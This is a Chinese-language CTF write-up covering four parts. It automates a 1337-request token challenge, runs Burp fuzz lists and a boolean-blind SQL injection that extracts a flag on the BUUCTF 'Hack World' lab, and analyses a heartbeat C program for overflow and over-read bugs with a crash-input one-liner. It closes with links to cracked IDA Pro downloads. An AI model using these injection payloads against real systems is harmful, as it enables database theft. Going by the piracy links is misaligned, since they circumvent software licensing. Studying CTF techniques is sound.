定位动态 Token 的来源：通过查看 `http://pumpk1n.com/lab0.php` 的网页源代码，确定这个动态 token 是如何在页面中生成的。最终推断（并验证成功）token 是直接嵌入在 `lab0.php` 页面源码中 `getflag()` 函数的 `workspace` 语句里的。

直接写python脚本自动化解决。思路

- **会话保持 (Session)：**使用 `requests.Session()` 来自动管理 Cookies (例如 `PHPSESSID`)，确保服务器能够正确跟踪连续的请求和尝试次数。
- **循环操作：**编写一个循环，执行 1337 次。
- **模拟“刷新页面”：**在每次循环开始时，脚本向 `http://pumpk1n.com/lab0.php` 发送 GET 请求，获取最新的页面内容。
- **提取动态 Token：**从获取到的 `lab0.php` 页面内容中，使用正则表达式 (`re.search()`) 精确地找到并提取出嵌入在 `getflag()` 函数 `workspace` 语句中的那个动态 `token`。
- **模拟“调用 getflag()”：**使用提取到的动态 `token`，构建指向 `http://pumpk1n.com/flag.php` 的完整 URL，并发送 GET 请求。
- **响应验证与最终获取：**

- 在中间的尝试中，可查响应是否符合 "one more time! X/1337" 的模式，以确认脚本逻辑正确。
- 在第 1337 次尝试后，获取并保存 `flag.php` 返回的响应内容，这就是最终的 Flag。

脚本实现与调试：

- 逐步编写 Python 脚本，包含上述所有逻辑。
- 设置正确的请求头 (User-Agent, Referer 等) 使请求更像真实的浏览器行为。
- 在脚本执行过程中，通过打印输出来监控其状态，例如当前尝试次数、提取到的 token、服务器的响应等，方便调试。特别是 token 提取的正则表达式，可能需要根据实际页面源码多次尝试和修正。

运行结果：

```

122 elif last_successful_attempt == total_attempts_needed and is_still_retry_message:
123     print(f"❗ 完成了所有 {total_attempts_needed} 次尝试，但最后一次响应似乎仍然是 'one more tim
124     print("第 1337 次尝试的响应内容:")
125     print("=====")
126     print(final_alert_content)
127     print("=====")
128     print("请检查此内容是否包含flag, 或者挑战逻辑可能与预期不同。")
129 else: # 如果中途出错
130     print(f"🔴 过程在第 {last_successful_attempt + 1} 次尝试时中断。")
131     print("最后捕获到的响应或错误信息:")
132     print("=====")
133     print(final_alert_content)

```

问题 1 输出 调试控制台 终端 端口

收到: "One more time! 1336 / 1337"
预期应包含类似: "one more time! 1336/1337"

--- 尝试次数 #1337/1337 ---

[1] 正在刷新页面 (http://pumpk1n.com/lab0.php) 以获取新 token...
🔑 Token 已提取: 1b581d7417da2693
[2] 正在使用 token 请求 flag: http://pumpk1n.com/flag.php?token=1b581d7417da2693
[+] 🚩 这是第 1337 次尝试! 正在记录最终响应内容。

--- 自动化过程结束 ---

❗ 成功完成所有 1337 次尝试!
第 1337 次尝试后，服务器返回的 (模拟 alert 的) 最终内容是:
=====

flag{56297ad00e70449a16700a77bf24b071}

=====

((lab0)) kaisenye@kaisendeMacBook-Air hello %

源代码

```

import requests
import time
import re # 用于解析 token 和响应内容

# --- 配置区 ---
base_page_url = "http://pumpk1n.com/lab0.php"
# flag.php 的 URL 模板, token 将在脚本中动态填充
getflag_action_url_template = "http://pumpk1n.com/flag.php?token={token}"

# --- 结束配置区 ---

session = requests.Session()

```

```

# 设置请求头, 模拟浏览器 (使用你之前提供的 User-Agent)
session.headers.update({
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36",
    "Referer": base_page_url,
    "Accept": "*/*", # 保持和你提供的请求头一致
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "zh-CN,zh;q=0.9",
    "Connection": "keep-alive",
    "Host": "pumpkin.com"
    # Cookie PHPSESSID 会由 session 自动管理
})

total_attempts_needed = 1337
final_alert_content = "" # 用于存储最后一次尝试的响应内容
last_successful_attempt = 0 # 用于记录最后一次成功完成的步骤是哪一步

print(f"🚀 准备开始自动化 {total_attempts_needed} 次尝试...")

for i in range(1, total_attempts_needed + 1):
    print(f"\n--- 尝试次数 #{i}/{total_attempts_needed} ---")
    last_successful_attempt = i - 1

    # 步骤 1: 刷新主页面 (lab0.php) 以获取新的 token
    current_token = None
    try:
        print(f" [1] 正在刷新页面 ({base_page_url}) 以获取新 token...")
        refresh_response = session.get(base_page_url, timeout=15)
        refresh_response.raise_for_status() # 如果状态码不是 2xx, 则抛出异常
        lab_page_content = refresh_response.text
        # print(f"      刷新成功, 状态码: {refresh_response.status_code}")

        # 从 lab_page_content 中提取动态 token
        # 基于你的描述和提供的 HTML 结构, 我们假设 token 在 getflag() 函数的 fetch 调用中
        # 正则表达式查找 fetch('/flag.php?token=xxxxxxxxxxxxxxxx') 这样的模式
        # ([0-9a-fA-F]{16}) 就是捕获组, 用于提取16位的十六进制 token
        token_match = re.search(r"fetch\('/flag\.php\?token=([0-9a-fA-F]{16})'\)",
lab_page_content)

        if token_match:
            current_token = token_match.group(1) # .group(1) 获取第一个捕获组的内容 (即 token)
            print(f"🔑 Token 已提取: {current_token}")
        else:
            print(f" [!] 错误: 在第 {i} 次尝试时, 未能从 {base_page_url} 的内容中提取到
token。")

            print(f"      请检查 lab0.php 的实际 HTML 源代码, 确认 token 的位置和提取逻辑是否正
确。")

            print(f"      页面内容片段 (前 1000 字符): {lab_page_content[:1000]}")
            final_alert_content = f"在第 {i} 次尝试时未能提取到 token。"
            break # 提取 token 失败, 终止脚本

    except requests.exceptions.RequestException as e:

```

```

print(f"  [!] 错误: 在第 {i} 次尝试刷新页面或提取 token 时发生错误: {e}")
final_alert_content = f"在第 {i} 次尝试刷新或提取 token 时发生错误: {e}"
break

if not current_token:
    break # 如果没有 token, 则中断

# (可选) 步骤间的短暂延迟
# time.sleep(0.05) # 50毫秒

# 步骤 2: 使用提取到的 token 向 flag.php 发送 GET 请求
try:
    flag_request_url = getflag_action_url_template.format(token=current_token)
    print(f"  [2] 正在使用 token 请求 flag: {flag_request_url}")
    action_response = session.get(flag_request_url, timeout=15)
    action_response.raise_for_status()
    current_response_text = action_response.text.strip() # 获取响应文本并去除首尾空白
    # print(f"      Flag 请求成功, 状态码: {action_response.status_code}")

    if i < total_attempts_needed:
        # 对于中间的尝试, 我们期望看到类似 "one more time! 当前次数/1337" 的内容
        expected_message_regex = rf"one more time! \s*{i}/{total_attempts_needed}"
        if re.search(expected_message_regex, current_response_text, re.IGNORECASE):
            print(f"      🗨 收到预期中间响应 (内容尾部): ...
{current_response_text[-60:]}")
        else:
            print(f"  [!] 警告: 第 {i} 次尝试的响应与预期不符。")
            print(f"      收到: \"{current_response_text}\"")
            print(f"      预期应包含类似: \"one more time!
{i}/{total_attempts_needed}\"")

    if i == total_attempts_needed:
        print(f"  [+] 🎉 这是第 {total_attempts_needed} 次尝试! 正在记录最终响应内容。")
        final_alert_content = current_response_text
        last_successful_attempt = i # 记录这是最后一次成功的尝试
        # 循环将在这次迭代后自然结束

except requests.exceptions.HTTPError as e:
    status_code_info = f"(状态码 {e.response.status_code})" if e.response else ""
    print(f"  [!] HTTP 错误: 在第 {i} 次 flag 请求期间发生 {status_code_info}: {e}")
    if e.response: print(f"      服务器响应内容 (部分): {e.response.text[:200]}...")
    final_alert_content = f"在第 {i} 次 flag 请求期间发生 HTTP 错误: {e}"
    break

except requests.exceptions.RequestException as e:
    print(f"  [!] 请求错误: 在第 {i} 次 flag 请求期间发生: {e}")
    final_alert_content = f"在第 {i} 次 flag 请求期间发生请求错误: {e}"
    break

# (可选) 每次完整循环(刷新+操作)之间的延迟
if i < total_attempts_needed:
    # time.sleep(0.1) # 例如暂停0.1秒
    pass

```



```

print("\n--- 自动化过程结束 ---")
if final_alert_content:
    is_still_retry_message = "one more time" in final_alert_content.lower()

    if last_successful_attempt == total_attempts_needed and not is_still_retry_message:
        print(f"🎉 成功完成所有 {total_attempts_needed} 次尝试!")
        print("第 1337 次尝试后, 服务器返回的 (模拟 alert 的) 最终内容是:")
        print("=====")
        print(final_alert_content)
        print("=====")
    elif last_successful_attempt == total_attempts_needed and is_still_retry_message:
        print(f"🎉 完成了所有 {total_attempts_needed} 次尝试, 但最后一次响应似乎仍然是 'one more time'。")
        print("第 1337 次尝试的响应内容:")
        print("=====")
        print(final_alert_content)
        print("=====")
        print("请检查此内容是否包含flag, 或者挑战逻辑可能与预期不同。")
    else: # 如果中途出错
        print(f"💣 过程在第 {last_successful_attempt + 1} 次尝试时中断。")
        print("最后捕获到的响应或错误信息是:")
        print("=====")
        print(final_alert_content)
        print("=====")
else:
    print("🤖 未能捕获到最终响应内容。这可能表示在首次尝试前或过程中发生问题, 或者最终响应为空。")

```

2.2 challenge2

尝试sql注入

```
' UNION SELECT flag FROM flag --+
```

显示SQL Injection Checked.

输入0或者其他错误答案显示Error Occured When Fetch Result.

输入1, 2显示了两句英文。

这是重要的线索! 这意味着当提供一个有效的 `id` (如 `1` 或 `2`) 时, 原始的SQL查询成功执行, 并且从数据库中获取了数据并将其显示在页面上。

关键点: 既然显示了“两句”话语, 那么原始查询很可能 `SELECT` 了两列数据并展示出来

采用burpsuite进行抓包, 下载了一个sql的fuzz字典进行爆破。

Sniper attack

Target: ☒ Update Host header to match target

Positions:

```
1 POST /index.php HTTP/1.1
2 Host: 3e8d6408-e17e-4264-a35a-1b92a0eef85f.node5.buuoj.cn:81
3 Content-Length: 4
4 Cache-Control: max-age=0
5 Accept-Language: zh-CN,zh;q=0.9
6 Origin: https://3e8d6408-e17e-4264-a35a-1b92a0eef85f.node5.buuoj.cn:81
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://3e8d6408-e17e-4264-a35a-1b92a0eef85f.node5.buuoj.cn:81/index.php
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 id=519
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 191
Request count: 191

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

'or 'a'='a'
 'or('a'='a'
 'or 1=1--
 'a'or 1=1--
 'or 'a'='a'
"or"='a'='a'

Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

☐ Enabled Rule

查看结果length为525的显示bool（false），535的是sql injection checked。

Results Positions

Capture filter: Capturing all items ☐ Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response r...	Error	Timeout	Length ^	Comment
18		200	46			525	
30	a'	200	97			525	
31	?	200	99			525	
73	,@variable	200	165			525	
74	PRINT	200	150			525	
76	select	200	153			525	
78	as	200	161			525	
79	or	200	161			525	
80	procedure	200	163			525	

Request Response

Pretty Raw Hex Render

```
Cache-Control: no-cache
Content-Length: 291

<html>
<head>
<title>
Hack World
</title>
</head>
<body>
<h3>
All You Want Is In Table 'flag' and the column is 'flag'
</h3>
<h3>
Now, just give the id of passage
</h3>
<form action="/index.php" method="POST">
<input type="text" name="id">
<input type="submit">
</form>
</body>
</html>
bool(false)
```

Settings

Save attack [Pro version only] Find out more

This setting allows you to save your attack to the current project file. attack will then be available from the Dashboard whenever you open project.

☐ Save attack to project file

Request headers

These settings control whether Intruder updates the configured request headers during attacks.

☒ Update Content-Length header
☒ Set Connection header

Error handling

These settings control how Intruder handles network errors during the

Number of retries on network failure: 3
Pause before retry (milliseconds): 2000

Attack results

These settings control what information is captured in attack results.

☒ Store requests
☒ Store responses
☒ Make unmodified baseline request

大量的关键词都被屏蔽，只能使用布尔盲注。最难的是构造payload。我们利用是否返回Hello, glzjin wants a girlfriend.来判断是否关系式没被拦截成功给出了结果1.

检查运算符+,-*, &都会被过滤

/,%, ^,<,>,关系运算符可以使用

检查转ascii码函数可用。这样如果能从flag列获取每个字符的ascii码就可以进行bool盲注了。ascii(substr((select(flag)from(flag)))应该是未被过滤的。构造payload实现脚本功能。先对第一个字符进行检测是不是为f如果是的话说明payload构造成功。

主要采用payload格式如下

```
(ascii(substr((select(flag)from(flag)),{pos},1))={char_ascii})
```

测试(ascii(substr((select(flag)from(flag)),1,1))=102)回复Hello, glzjin wants a girlfriend.说明构造成功了。写脚本自动化运行。

```
98         except requests.exceptions.RequestException as e:
99             print(f"[!] 请求异常: {e} (Sent ID: {final id value to send})")

问题 1  输出  调试控制台  终端  端口  + v Python - hello  ❏  ❏

【【【能够实际绕过WAF和bool(false)过滤的、有效的SQL表达式】】】替换它们!
没有正确的WAF绕过SQL逻辑, 此脚本无法工作。
=====
[+] 正在获取flag长度...
[*] 尝试长度: 42 (Generated ID: ((select(length(flag))from(flag))=42))
[+] Flag 长度确定为: 42
[+] 将尝试使用【线性扫描】获取字符。
[+] 开始获取flag (长度: 42)...
[*] 正在获取位置 1 的字符 (线性扫描)...
[*] 尝试字符: f (ASCII: 102) at pos 1 (Gen ID: ((ascii(substr((select(flag)from(flag)),1,1))=102))
[+] 位置 1 找到字符: 'f' (ASCII: 102)
[*] 正在获取位置 2 的字符 (线性扫描)...
[*] 尝试字符: l (ASCII: 108) at pos 2 (Gen ID: ((ascii(substr((select(flag)from(flag)),2,1))=108))
[+] 位置 2 找到字符: 'l' (ASCII: 108)
[+] 正在获取位置 3 的字符 (线性扫描)...
```

成功了!

```

[*] 尝试字符: 2 (ASCII: 50) at pos 40 (Gen ID: ((ascii(substr((select
[+] 位置 40 找到字符: '2' (ASCII: 50)
[*] 正在获取位置 41 的字符 (线性扫描)...
[*] 尝试字符: 6 (ASCII: 54) at pos 41 (Gen ID: ((ascii(substr((select
[+] 位置 41 找到字符: '6' (ASCII: 54)
[*] 正在获取位置 42 的字符 (线性扫描)...
[*] 尝试字符: } (ASCII: 125) at pos 42 (Gen ID: ((ascii(substr((select
[+] 位置 42 找到字符: '}' (ASCII: 125)

[SUCCESS] 最终 Flag: flag{98a5042a-c190-43f5-b12c-78696608c126}
o ((lab0) ) kaisenye@kaisendeMacBook-Air hello %
```

Search Result

[CISCN2019 华北赛区
Day2 Web1]Hack
World

8674 Solves
1 Points

PHP

SQL注入

脚本没有什么营养，想让ai改个二分法找快点也没改出来，懒得改了，用的线性暴力破解。本题关键还是钻空子找出payload。正文太占地方放附录了（

3.Pwn（最不会的一集）

感觉不是很擅长这块。。本来c语言也没学多好啊啊啊。。自己的硬件体系架构就是一坨。。。。

program.c实现了一个heartbeat的接收，处理和响应逻辑。逐段分析

```

struct hbpkt
{
    uint32_t size;
    uint32_t timestamp;
    uint32_t index;
    uint32_t cred;
    char data[];
};

```

应该是heartbeat数据包

1.get_heart_beat函数

```

struct hbpkt *get_heart_beat()
{
    uint8_t buffer[0x1000] = {0};
    fread(buffer, sizeof(struct hbpkt), 1, stdin);

    struct hbpkt *tmp = (struct hbpkt *)buffer;

    if (tmp->size > 0x1000)
        return NULL;

    fread(tmp->data, tmp->size - sizeof(struct hbpkt), 1, stdin);

    uint32_t real_size = sizeof(struct hbpkt) + strlen(tmp->data);

    struct hbpkt *res = malloc(real_size);

    if (!res)
        return NULL;

    memcpy(res, buffer, real_size);

    res->index += 1;

    return res;
}

```

Bug 1.1: 整数下溢导致潜在的缓冲区溢出

- **问题:** 在 `fread(buffer, sizeof(struct hbpkt), 1, stdin);` 之后, 如果 `tmp->size` 的值小于 `sizeof(struct hbpkt)`, 那么 `tmp->size - sizeof(struct hbpkt)` 会发生整数下溢 (返回的 `size_t` 是无符号整数类型)。这会导致一个非常大的正数被用作 `fread` 读取数据部分的长度参数, 从而引发 `fread(tmp->data, ...)` 尝试读取远超 `buffer` 容量的数据, 造成栈上的缓冲区溢出。
- **修改:** 在读取 `tmp->data` 之前, 检查 `tmp->size` 是否小于 `sizeof(struct hbpkt)`。如果是, 则应视为错误并返回 `NULL`。

```
// 位于 fread(buffer, sizeof(struct hbpkt), 1, stdin); 之后
struct hbpkt *tmp = (struct hbpkt *)buffer;

if (tmp->size > 0x1000) // 这个检查是好的
    return NULL;

// 新增检查, 防止下溢
if (tmp->size < sizeof(struct hbpkt)) {
    fprintf(stderr, "Error: packet size is smaller than header size.\n");
    return NULL;
}
```

Bug 1.2: 使用 `strlen` 计算 `real_size` 不可靠

- 问题: `fread(tmp->data, ...)` 读取的是原始二进制数据, 不保证其以空字符 `\0` 结尾。因此, `strlen(tmp->data)` 的结果是不好的: 如果数据中没有 `\0`, `strlen` 会越界读取。如果数据中过早出现 `\0`, `real_size` 会小于预期。这导致 `malloc(real_size)` 分配的内存大小不正确, `memcpy` 也可能复制错误数量的数据。
- 修改: 不应使用 `strlen`。实际的数据长度应该是 `tmp->size - sizeof(struct hbpkt)`。分配和复制时应基于 `tmp->size` (包头中声明的总大小)。

```
// fread(tmp->data, tmp->size - sizeof(struct hbpkt), 1, stdin);
// ... (假设上面的 fread 成功)

// 移除这行:
// uint32_t real_size = sizeof(struct hbpkt) + strlen(tmp->data);

// 修改 malloc 和 memcpy:
// struct hbpkt *res = malloc(real_size);
struct hbpkt *res = malloc(tmp->size); // 使用包头中声明的总大小

if (!res)
    return NULL;

// memcpy(res, buffer, real_size);
memcpy(res, buffer, tmp->size); // 复制整个有效包 (头部+数据)
```

Bug 1.3: `fread` 的返回值未检查

- 问题: 代码没有检查 `fread` 的返回值 (实际读取的元素个数)。如果 `fread` 因为到达文件末尾 (EOF) 或发生错误而未能读取预期数量的数据, 后续操作将处理不完整或未初始化的数据。
- 修改: 检查 `fread` 的返回值。如果它不等于 1 (请求读取 1 个元素), 则应处理错误情况。

```
// 第一个 fread
if (fread(buffer, sizeof(struct hbpkt), 1, stdin) != 1) {
    if (feof(stdin)) {
        // 到达文件末尾
    }
}
```

```

    } else if (ferror(stdin)) {
        // 发生读取错误
    }
    return NULL; // 或其他错误处理
}

// ... (tmp->size 的检查) ...
uint32_t data_to_read = tmp->size - sizeof(struct hbpkt);

// 第二个 fread (只在 data_to_read > 0 时执行)
if (data_to_read > 0) {
    if (fread(tmp->data, data_to_read, 1, stdin) != 1) { // 注意: 这里第二个参数是
data_to_read
// fread 的第二个参数是每个元素的大
小, 第三个参数是元素数量
// 为了匹配原意, 应该是:
        if (fread(tmp->data, 1, data_to_read, stdin) != data_to_read) { // 读取
data_to_read 个字节
            if (feof(stdin)) {
                // 到达文件末尾
            } else if (ferror(stdin)) {
                // 发生读取错误
            }
            return NULL; // 或其他错误处理
        }
    }
}
}

```

(修正一下 `fread` 的参数理解: 原代码 `fread(tmp->data, tmp->size - sizeof(struct hbpkt), 1, stdin)` 意为读取1个大小为 `tmp->size - sizeof(struct hbpkt)` 的块。所以检查 `!= 1` 是对的。但更常见的用法是 `fread(ptr, element_size, num_elements, stream)`。如果按原意, 检查 `!= 1` 就行。如果数据长度为0, 这个 `fread` 调用可能行为不确定或不执行, 这没问题。)

更正后的建议针对 `fread` 数据部分

```

uint32_t data_len = tmp->size - sizeof(struct hbpkt);
if (data_len > 0) { // 只有当确实有数据需要读取时才调用 fread
    if (fread(tmp->data, data_len, 1, stdin) != 1) {
        // 处理读取数据部分失败的情况
        return NULL;
    }
}
}

```

2. `reply_heart_beat()` 函数

Bug 2.1: 变量 `err` 未初始化

- **问题:** `int err;` 被声明但未被初始化。如果 `pkt->size` 为 0, `if (pkt->size)` 条件块不执行, `written` 也不会被赋值 (虽然在C中, 如果未进入if, 它的值是未定义的, 但后续逻辑依赖它), 函数将返回一个未初始化的 `err` 值, 这是未定义行为。
- **修改建议:** 初始化 `err`

```
int reply_heart_beat(struct hbpkt *pkt)
{
    int err = 0; // 初始化 err 为 0
    int written;
    // ...
}
```

Bug 2.2: `fwrite` 的错误检查逻辑可能不完整

- **问题:** `if (written == 0 || written != pkt->size)`。如果 `pkt->size` 本身就是0, `fwrite` 可能会正确地返回0 (表示成功写入0字节)。此时, `written == 0` 会被错误地判断为写入失败。
- **修改建议:** 主要检查 `written != pkt->size`。如果 `pkt->size` 为0, 应该明确这种情况下是否算错误。通常, 写入0字节不算错误。并且, 变量 `written` 只有在 `pkt->size > 0` 时才被有意义地赋值。

```
int reply_heart_beat(struct hbpkt *pkt)
{
    int err = 0;
    // int written; // 可以移到if内部或初始化

    if (pkt == NULL) return -1; // 添加对 pkt 的空指针检查

    if (pkt->size > 0) // 只有当有数据要写时才执行 fwrite
    {
        // fwrite 返回的是成功写入的 "项目" 数量, 这里项目大小是1字节, 所以返回的是字节数
        size_t bytes_written = fwrite(pkt, 1, pkt->size, stdout);
        if (bytes_written != pkt->size)
        {
            err = -1;
        }
        else
        {
            fflush(stdout); // 仅在写入成功时刷新
        }
    }
    else if (pkt->size == 0)
    {
        // 如果 size 为 0 被认为是合法的 (例如, 一个空的确认包)
        fflush(stdout); // 仍然刷新, 确保任何缓冲的系统消息被发送
        // err 保持为 0 (成功)
    }
    // 如果 pkt->size < 0 (不可能, 因为是 uint32_t), 或者其他非法情况,
    // 应该在 get_heart_beat 中被捕获。

    return err;
}
```

##

3.main()函数

Bug 3.1: 内存泄漏

- **问题:** 通过 `get_heart_beat()` 分配的内存 `p`，只有在 `reply_heart_beat(p)` 返回错误时（即 `err` 非0）才会被 `free`。如果 `reply_heart_beat` 成功，`p` 指向的内存存在循环的下一迭代之前不会被释放，导致每次成功处理心跳包都会泄漏内存。
- **修改建议:** 无论 `reply_heart_beat` 是否成功，只要 `p` 是通过 `get_heart_beat` 成功分配的，就应该在循环的末尾或下一迭代之前释放它。

```
int main()
{
    int err; // main 函数中的 err 也应该初始化，虽然在当前逻辑中它总是在使用前被赋值
    while (true)
    {
        struct hbpkt *p = get_heart_beat();
        if (!p) {
            // 可以考虑在这里添加一些逻辑，比如如果 stdin 关闭则退出循环
            if (feof(stdin) || ferror(stdin)) {
                break;
            }
            continue;
        }

        err = reply_heart_beat(p);

        // 在这里释放 p，无论 reply_heart_beat 是否成功
        free(p);
        p = NULL; // 好习惯：释放后将指针置为 NULL

        if (err)
        {
            // free(p); // 这行应该移到上面
            // log error or handle, then continue to next packet
            // fprintf(stderr, "Error replying to heartbeat.\n");
            continue; // 这行其实可以省略，因为循环自然会继续
        }
    }
    return 0; // 考虑程序正常结束的返回值
}
```

进行debug测试

脚本思路：

1. `PacketBuilder` 类:

- 构造函数接受一个输出流（默认为 `sys.stdout.buffer`，但示例中改为写入文件）。

- `add_packet()`方法是核心：
 - 接受包的各个字段作为参数。
 - `name` 参数用于日志，方便识别生成的包。
 - `declared_size_override`：允许故意设置一个与实际内容计算出的大小不符的 `size` 字段到包头中，这对于测试C代码中对 `size` 字段的信任程度非常有用。
 - `payload_str` 和 `payload_raw_bytes`：可以方便地传入字符串（自动UTF-8编码）或原始字节串作为负载。
 - 自动计算头部大小和总大小（除非被 `declared_size_override` 覆盖）。
 - 打包数据。
 - 调用 `_log_packet_details()` 打印详细信息。
 - 将生成的包字节串累加到 `self.all_packets_bytes`。
- `_log_packet_details()`：打印非常详细的包信息，包括声明大小、各字段值、负载的字符串和十六进制形式、以及最终包的十六进制形式。它还会检查并警告声明大小与实际计算大小是否一致。
- `write_to_output()`：将所有累积的包数据一次性写入输出流。

2. `print_bytes_as_hex()` 辅助函数：

- 用于将字节串格式化为更易读的十六进制字符串，带有空格分隔和换行。

3. 主程序部分 (`if __name__ == "__main__":`):

- 演示了如何使用PacketBuilder创建不同类型的测试包：
 - 有效包
 - 空负载包
 - 声明尺寸超限的包
 - 声明尺寸不足的包 (包括0和小于头部)
 - 声明尺寸与实际负载不匹配的包
 - 包含空字节的负载
 - 最大尺寸的有效包
- **输出到文件**: 示例中将所有生成的二进制数据写入名为 `test_input.bin` 的文件。同时，所有的日志信息（`print` 语句）会打印到控制台。这样，`test_input.bin` 就可以纯净地作为C程序的输入。

program.elf测试

mac连接linux主机处理中。。采用了vscode ssh同一局域网下成功惹。

Bug1.2中如果数据不是空终止的（例如二进制数据，或者恶意构造的不含 `\0` 的数据），`strlen` 会持续读取内存，直到遇到 `\0` 或者访问到非法内存区域，导致：

- **缓冲区溢读**： `strlen` 读取超出 `tmp->data` 实际分配（在 `buffer` 中）的范围。
- **信息泄露**：可能读取到栈上的其他敏感数据。

- **程序崩溃**: 如果访问到不可读的内存。
- **real_size 不正确**: 导致后续 `malloc` 和 `memcpy` 的大小错误。

所以, 我们将构造一个输入, 使得:


1. `tmp->size` 合法且等于 `buffer` 的大小 (`0x1000`)。
2. 发送的数据填满 `buffer` 中除了头部以外的所有空间, 并且这些数据不包含空终止符 (`\0`)。
3. 这会导致 `strlen(tmp->data)` 从 `tmp->data` 开始读取, 一直读取到 `buffer` 的末尾, 然后尝试读取 `buffer` 之外的一个字节。
4. 访问 `buffer` 边界之外的内存将导致段错误, 从而使程序崩溃。

构造输入数据:

- `hbpkt->size` 需要设置为 `0x1000` (即 4096 字节)。
- `hbpkt->timestamp`, `hbpkt->index`, `hbpkt->cred` 可以是任意值 (例如全零), 共 12 字节。
- `hbpkt->data` 部分的长度将是 `hbpkt->size - sizeof(struct hbpkt) = 4096 - 16 = 4080` 字节。
- 这 4080 字节的数据必须不包含任何空字符 (`\0`), 例如可以全部使用字符 'A' (ASCII 0x41)。

执行思路:

```
python -c "import sys; sys.stdout.buffer.write(b'\x00\x10\x00\x00' + b'\x00'*12 + b'A'*4080)" | ./program.elf
```



理论上是这样的, 但是并没有崩溃。尝试自己测试的脚本

```
xiyu@xiyu:~/桌面/pwn$ ./program.elf < test_input.bin
deHelloHeartbeat
dfdkFollowUp^C
```

只是没有正常显示长文本, 但是没有报错误。

4.Reverse

先是美美的搭一个mac的reverse环境

<https://guanzhendong.github.io/2024/05/28/MacOS逆向工具介绍-&-环境搭建/>

ida下载破解的时候有点红温, 破解遇到证书问题, 还好找到资源解决了。。

ida pro 9.1(windows, mac,linux)

<https://www.52pojie.cn/thread-2014013-1-1.html>

ida pro 9 mac的arm版本无法注册解决方案


<https://www.52pojie.cn/thread-2020588-1-1.html>

然后要跑elf文件的话只要ssh linux主机，但是在mac本地能用工具就很美。

4.1破解(工具帮我秒杀的一集)

初步交互

```
xiyu@xiyu:~/桌面/reverse$ ./crackme
bash: ./crackme: 权限不够
xiyu@xiyu:~/桌面/reverse$ chmod +x crackme
xiyu@xiyu:~/桌面/reverse$ ./crackme
Enter Password (or q to quit): 123
Access Denied
Enter Password (or q to quit): 143
Access Denied
Enter Password (or q to quit): 125346
Access Denied
Enter Password (or q to quit): ^C
```



关键信息

